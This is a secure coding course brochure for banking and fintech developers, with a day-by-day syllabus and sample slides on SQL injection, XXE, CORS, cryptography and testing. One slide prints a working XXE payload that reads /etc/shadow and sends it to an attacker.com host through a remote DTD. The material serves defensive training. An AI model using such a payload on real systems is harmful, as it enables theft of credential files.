scademy
secure coding academy

Secure coding master course for banking and finance

CL-IFINT | Onsite / Virtual classroom | 5 days

Variants: Java, C#, Python, PHP, Node.js, technology agnostic

Audience: Developers working in the banking and finance (fintech) sector
Preparedness: Advanced desktop and Web application development
Exercises: Hands-on

"Money makes the world go round...." – remember? And yes: it is your responsibility to secure all that. As a fintech company you have to take up the challenge, and beat the bad guys with bomb-proof, secure applications!

If there is a domain where security is critical, it is definitely fintech. Vulnerability is not an option if you want to stay a trusted and reliable vendor with systems and applications that certainly comply with PCI-DSS requirements. You need devoted secure coders with high-level professional attitude and developers eager to fight all coding problems: yes, you need a skilled team of software engineers.

Want to know why? Just for the record: even though IT security best practices are widely available, 90% of security incidents stem from common vulnerabilities as a result of ignorance and malpractice. So, you better keep loaded in all possible ways with up to date knowledge about secure coding – unless you *wanna cry*!

We offer a training program exclusively targeting engineers developing applications for the banking and finance sector. Our dedicated trainers share their experience and expertise through hands-on labs, and give real-life case studies from the banking industry – engaging participants in live hacking fun to reveal all consequences of insecure coding.

Outline:

- IT security and secure coding
- Special threats in the banking and finance sector
- Regulations and standards
- Web application security (OWASP Top Ten 2017)

Client-side security
Security architecture
Requirements of secure communication
Practical cryptography
Crypto libraries and APIs
Security protocols
Input validation
Security of Web services
Improper use of security features
Object-relational mapping (ORM) security
Improper error and exception handling
Time and state problems
Code quality problems
Denial of service
Security testing techniques and tools
Deployment environment
Principles of security and secure coding
Knowledge sources

scademy
secure coding academy


Participants attending this course will:

Understand basic concepts of security, IT security and secure coding
Understand security considerations in the SDLC
Understand special threats in the banking and finance sector
Understand regulations and standards
Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them
Learn about XML security
Learn client-side vulnerabilities and secure coding practices
Have a practical understanding of cryptography
Understand the requirements of secure communication
Understand essential security protocols
Understand some recent attacks against cryptosystems
Understand security concepts of Web services
Learn about JSON security
Learn about typical coding mistakes and how to avoid them
Get information about some recent vulnerabilities in the Java framework
Learn about denial-of-service attacks and protections
Get practical knowledge in using security testing techniques and tools
Learn how to set up and operate the deployment environment securely
Get sources and further readings on secure coding practices

Related courses:

- CL-JWA - Java and Web application security (Onsite / Virtual classroom, 3 days)
- CL-ANS - Secure desktop application development in C# (Onsite / Virtual classroom, 3 days)
- CL-NWA - C# and Web application security (Onsite / Virtual classroom, 3 days)
- CL-PYS - Python security (Onsite / Virtual classroom, 3 days)
- CL-WSC - Web application security (Onsite / Virtual classroom, 3 days)
- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)

Detailed table of contents




Microsoft Security Development Lifecycle (SDL)
scademy
Education
Process
Accountability
Administer and track security training
Guide product teams to meet SDL requirements
Establish release criteria and sign-off as part of FSR
Incident Response (MSRC)
Training
Requirements
Design
Implementation
Verification
Release
Response
Core training
Define quality gates/bug bar
Analyze security and privacy risk
Attack surface analysis
Threat modeling
Specify tools
Enforce banned functions
Static analysis
Dynamic/Fuzz testing
Verify threat models/attack surface
Response plan
Final security review
Release archive
Response execution
Ongoing Process Improvements
#COMPANY#, #LOCATION#, #DATE#
01 / 25

Regulations and standards

- The fintech cybersecurity regulatory / compliance landscape
- Important organizations and regulations from an IT standpoint
- Data protection
- Breach disclosure obligations
- FDIC Cyber Risk Management Standards for fintech
  - FDIC CRMS at a glance
  - FDIC CRMS
  - FDIC CRMS – governance and risk management
  - FDIC CRMS – dependency management
  - FDIC CRMS – response
- PCI DSS compliance
  - PCI DSS at a glance
  - The main assets protected by PCI-DSS
  - Requirements
  - Requirement 6 – Develop and maintain secure systems and applications
    - 6.1 – Identifying vulnerabilities, risk management
    - 6.2 – Patching
    - 6.3 – Secure software development
    - 6.4 – Policies and procedures
    - 6.5 – Train developers in secure coding best practices
    - 6.6 – Security assessment and attack detection
    - 6.7 – Documentation and enforcement

Web application security (OWASP Top Ten 2017)

- A1 - Injection
  - Injection principles
  - SQL injection
    - Exercise – SQL injection
    - Typical SQL Injection attack methods
    - Blind and time-based SQL injection
    - SQL injection protection methods
  - Other injection flaws
    - Command injection
    - Case study – ImageMagick
- A2 - Broken authentication
  - Session handling threats
  - Session handling best practices
  - Setting cookie attributes – best practices



SQL injection protection methods

scademy

- Filtering out certain inputs (block-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input…
- Stored procedures
  - But still be careful if you create them dynamically…
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements

```
String query="SELECT * from table WHERE id=" + var;
```

```
String query="SELECT * from table WHERE id=?";
PreparedStatement preparedStatement=conn.prepareStatement(query);
preparedStatement.setInt(1, Integer.parseInt(var));
```


#COMPANY#, #LOCATION#, #DATE# 01 / 68

- Case study – Authentication issues in Danish online banking
  - Danske Bank website debug mode information leak
  - A potential session hijack
- Cross site request forgery (CSRF)
  - Login CSRF
  - CSRF prevention

Day 2

Web application security (OWASP Top Ten 2017)

- A3 - Sensitive data exposure
  - Sensitive data exposure
  - Case study – Distributed guessing attack against payment cards
    - Information leakage weaknesses in online payment systems
    - Practical guessing attack
    - Real-world exploitation and countermeasures
  - Transport layer security
    - Enforcing HTTPS
- A4 - XML external entity (XXE)
  - XML Entity introduction
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities
  - Exercise – XXE attack
  - Case study – XXE in TGI Friday's ordering system
    - Identifying the vulnerability: JSON input processed as XML



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```


#COMPANY#, #LOCATION#, #DATE# 02 / 16

- A5 - Broken access control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Case study – Facebook Notes
- A6 - Security misconfiguration
  - Security misconfiguration
  - Configuring the environment
  - Insecure file uploads
  - Exercise – Uploading executable files
  - Filtering file uploads – validation and configuration

- A7 - Cross-Site Scripting (XSS)
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
  - Exercise – Cross Site Scripting
  - Exploitation: CSS injection
  - Exploitation: injecting the <base> tag
  - XSS prevention
- A8 - Insecure deserialization
  - Serialization and deserialization basics
  - Security challenges of deserialization
  - Issues with deserialization – JSON
- A9 - Using components with known vulnerabilities
- A10 - Insufficient logging and monitoring
  - Detection and response
  - Logging and log analysis
  - Intrusion detection systems and Web application firewalls

Client-side security

- JavaScript security
- Same Origin Policy
- Simple requests ....
- Preflight requests
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code
- Clickjacking
  - Exercise – IFrame, Where is My Car?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in AJAX
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX




Simple requests

- HTTP access control - rules and restrictions of sending and receiving
- **Simple requests**
  - For **GET** and **HEAD** requests
  - Also for **POST**, but only for the following **Content-Types**:
    - `text/plain`
    - `application/x-www-form-urlencoded`
    - `multipart/form-data`
  - The response is received only from the same origin
    - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
  - However, sending is enough to steal information

#COMPANY#, #LOCATION#, #DATE#   02 / 64

- HTML5 security
  - New XSS possibilities in HTML5
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request
  - Exercise – Client side include



HTML proxy with cross-origin request

- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                  XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP
  - XSS + COR can be used for tunneling HTTP traffic between a server and the attacker through the client's page
  - With the injected script an attacker can access vulnerable sites via the victim's browser by sending requests over the channel

#COMPANY#, #LOCATION#, #DATE# D2 / 96


Security architecture

- (platform and technology dependent topics)
- Application level access control
  - (permissions, sandboxing)
- User level access control
  - Authentication
  - Authorization

<u>Day 3</u>

Requirements of secure communication


- Security levels
- Secure acknowledgment
  - Malicious message absorption
    - Feasibility of secure acknowledgment
    - The solution: Clearing Centers
  - Inadvertent message loss
- Integrity
  - Error detection - Inadvertent message distortion (noise)
    - Modeling message distortion
    - Detection of distortion – maximizing Hamming distances
    - Error detection and correction codes
  - Authenticity - Malicious message manipulation
    - Modeling message manipulation
    - Practical integrity protection (detection)



Modeling message manipulation

#COMPANY#, #LOCATION#, #DATE# D3 / 31

        - Non-repudiation
        - Summary
            - Detecting integrity violation
            - Integrity solutions...



Integrity solutions


- From which tree did a fruit fell?
- Maximizing the Hamming **distance** between valid messages
    - CRC, RS-codes, Turbo-codes
- Making valid messages **very rare**
    - Message Authentication Code
    - Digital signature

#COMPANY#, #LOCATION#, #DATE# D3 / 45

- Confidentiality
    - Model of encrypted communication
    - Encryption methods in practice
    - Strength of encryption algorithms
- Remote identification
    - Requirements of remote identification
- Anonymity and traffic analysis
    - Model of anonymous communication
    - Traffic analysis
    - Theoretically strong protection against traffic analysis
    - Practical protection against traffic analysis
- Summary
    - Relationship between the requirements

Practical cryptography

- Rule #1 of implementing cryptography...



Rule #1 of implementing cryptography

- Rule #1 of implementing cryptography


"Don't do it!"

- Don't invent your own algorithms
    - *'It will be more secure because nobody knows how it works'* is a common misconception
    - This bad approach is called ***security by obscurity***
- Don't implement existing algorithms either
    - Using available implementations from established libraries is more secure *and* more efficient anyway

#COMPANY#, #LOCATION#, #DATE# D3 / 72


- Cryptosystems
    - Elements of a cryptosystem
    - FIPS 140-2
- Symmetric-key cryptography
    - Providing confidentiality with symmetric cryptography
    - Symmetric encryption algorithms
    - Modes of operation
    - Comparing the modes of operation
- Other cryptographic algorithms
    - Hash or message digest
    - Hash algorithms
    - SHAttered
    - Message Authentication Code (MAC)
    - Providing integrity and authenticity with a symmetric key................
    - Random number generation
        - Random numbers and cryptography
        - Cryptographically-strong PRNGs

Providing integrity and authenticity with a symmetric key



#COMPANY#, #LOCATION#, #DATE# D3 / 97

        - Hardware-based TRNGs
        - Case study – Equifax account freeze PIN code generation
        - Case study – Tesco Bank fraud
- Asymmetric (public-key) cryptography
    - Providing confidentiality with public-key encryption
    - Rule of thumb – possession of private key
    - The RSA algorithm
        - Introduction to RSA algorithm
        - Encrypting with RSA
        - Combining symmetric and asymmetric algorithms
        - Digital signing with RSA
- Public Key Infrastructure (PKI)
    - Root of Trust Concept
        - Man-in-the-Middle (MitM) attack
        - Digital certificates against MitM attack
        - Certificate Authorities in Public Key Infrastructure
        - X.509 digital certificate


Certificate Authorities in Public Key Infrastructure
scademy
CA1
CA3
CA2
CA4
CA5
Hierarchy of CAs
#COMPANY#, #LOCATION#, #DATE#
D3 / 125

Crypto libraries and APIs


- (platform and technology dependent topics)

Day 4

Security protocols


- The TLS protocol
    - SSL and TLS
    - Usage options
    - Security services of TLS
    - SSL/TLS handshake
- Protocol-level vulnerabilities
    - BEAST

- Padding oracle attacks
    - Adaptive chosen-ciphertext attacks
    - Padding oracle attack
    - CBC decryption
    - Padding oracle example
    - POODLE



Input validation

- Input validation concepts
- Integer problems
  - Representation of negative integers
  - Integer overflow..
  - Integer problem – best practices
  - Case study – Integer overflow in the Stockholm Stock Exchange
    - Integer wraparound problem when purchasing stocks
- Path traversal vulnerability
  - Path traversal – weak protections
  - Path traversal – best practices
  - Case study – Insufficient URL validation in LastPass
- Unvalidated redirects and forwards
- Log forging
  - Some other typical problems with log files
- (some additional platform and technology dependent topics)



Integer overflow


- An arithmetic integer overflow occurs when an integer value is incremented to a value that is too large to store in the associated representation
- Most programming languages / development frameworks do not prevent this overflow
  - They do not even indicate it (e.g. throw an exception)

4-bit signed in two's complement
4-bit unsigned in two's complement

#COMPANY#, #LOCATION#, #DATE# 04 / 37

Security of Web services

- Securing web services – two general approaches
- SOAP - Simple Object Access Protocol
- Security of RESTful web services
  - Authenticating users in RESTful web services
  - Authentication with JSON Web Tokens (JWT)
  - Authorization with REST
  - Vulnerabilities in connection with REST
- XML security
  - Introduction
  - XML parsing
  - XML injection
    - (Ab)using CDATA to store XSS payload in XML
    - Exercise – XML injection
    - Protection through sanitization and XML validation
    - XML bomb
    - Exercise – XML bomb
- JSON security
  - Introduction
  - Embedding JSON server-side...



Embedding JSON server-side

- When an initial block of JSON is put to the page
- Do not insert the JSON into the page directly

```
<script> var initData = <%= data.to_json %>; </script>
```

  - Always use escaping!
- Also, ensure that the returned `Content-Type` header is `application/json` and not `text/html`
  - Otherwise the browser may execute an injected script

```
<script id="init_data"
        type="application/json">
  <%= html_escape(data.to_json) %>
</script>
```


```
//Client-side JavaScript code handling this
var dataElement = document.getElementById('init_data');
var jsonText = dataElement.textContent;
var initData = JSON.parse(html_unescape(jsonText));
```

#COMPANY#, #LOCATION#, #DATE# 04 / 85

- JSON injection
- JSON hijacking
- Case study – XSS via spoofed JSON element

Improper use of security features

- Typical problems related to the use of security features
- Password management
  - Exercise – Weakness of hashed passwords
  - Password management and storage...
  - Special purpose hash algorithms for password storage
  - Case study – the Ashley Madison data breach
    - The loginkey token
    - Revealing the passwords with brute forcing
  - Typical mistakes in password management
    - Sensitive info in memory - minimize the attack surface
- Case study – Equifax password management issues
- (some additional platform and technology dependent topics)



Password management and storage

- Hashed passwords are still vulnerable to
  - Password guessing: blank, user's name, etc.
  - Dictionary attacks
    - Can be also done with search engines
  - Brute force attacks
    - Supported by pre-computed Rainbow tables
- Best practices
  - Enforce password policy (even better: use passphrase)
  - Use a slow hash function, like bcrypt or PBKDF2
  - Salting:

Registration:
PWs |
- H(PWs‖RNDs),
RNDs
?
H(PWs‖RNDs)
Authentication
PWs |
#COMPANY#, #LOCATION#, #DATE#
04 / 99

Object-relational mapping (ORM) security

- (platform and technology dependent topics)

Day 5

Improper error and exception handling

- Typical problems with error and exception handling

Time and state problems

- (platform and technology dependent topics)

Code quality problems


- (platform and technology dependent topics)

Denial of service

- DoS introduction
- Asymmetric DoS
- Case study – ReDos in Stack Exchange
- Hashtable collision attack
  - Using hashtables to store data
  - Hashtable collision

Security testing techniques and tools

- General testing approaches
- Source code review
  - Code review for software security
  - Taint analysis
  - Heuristic-based
  - Static code analysis
- Testing the implementation
  - Manual vs. automated security testing
  - Penetration testing
  - Stress tests
  - Fuzzing
    - Automated security testing - fuzzing..
    - Challenges of fuzzing
  - Proxy servers and sniffers
    - Testing with proxies and sniffers
    - Packet analyzers and proxies
    - Exercise – Testing with proxy
    - Proxying HTTPS traffic
    - Case study – The Lenovo Superfish incident
  - Web vulnerability scanners
    - Exercise – Using a vulnerability scanner
    - SQL injection tools
    - Exercise – Using SQL injection tools



Automated security testing - fuzzing

- **Fuzzing: systematic modification of binary input serving as test vectors**
  - Fuzzing with random inputs (the initial idea)
  - Fuzzing based on pre-defined inputs
  - Reactively iterating fuzzing
- Examples of typical bugs that can be found
  - Buffer overflow
    → Successive approximation (binary search)
  - Missing input validation
  - Memory corruption (C/C++)
  - Integer problems: feeding in 0, -1, minimum and maximum integer values, powers of 2, ...
  - ...

#COMPANY#, #LOCATION#, #DATE#

05 / 38

Deployment environment

- Assessing the environment
  - Searching for online devices with SHODAN
  - Exercise – using SHODAN
  - Finding weaknesses with search engines
  - Exercise – Finding weaknesses with search engines
  - Testing random number generators
- Configuration management
- Hardening
  - Network-level hardening
  - Server hardening – principle of least privilege
  - Hardening the deployment – server administration
  - Hardening the deployment – access control
- Patch and vulnerability management
  - Patch management
  - Vulnerability repositories ....
  - Vulnerability attributes
  - Software identification through CPE and SWID
  - Common Vulnerability Scoring System – CVSS
  - Vulnerability management software
  - Exercise – checking for vulnerable packages

Vulnerability repositories

- OWASP Dependency-Check
  https://www.owasp.org/index.php/OWASP_Dependency_Check
  - Identifies project dependencies and checks if there are any known, publicly disclosed, vulnerabilities
  - Java, .NET, Ruby, Node.js, and Python projects
    - Can be integrated into the build process (e.g. Maven)
- Vulnerability repositories / databases
  - **CVE**: https://cve.mitre.org/
  - **NVD**: https://nvd.nist.gov/
  - **CERT Vuln. Notes DB:** http://www.kb.cert.org/vuls/
  - **Microsoft Security Bulletins:** https://technet.microsoft.com/en-us/library/security/dn631937.aspx
- APIs, search engines
  - CVE Details: http://www.cvedetails.com/
  - CVE Search: https://www.circl.lu/services/cve-search/

#COMPANY#, #LOCATION#, #DATE#   05 / 80

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder
- SEI Cert top 10 secure coding practices

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases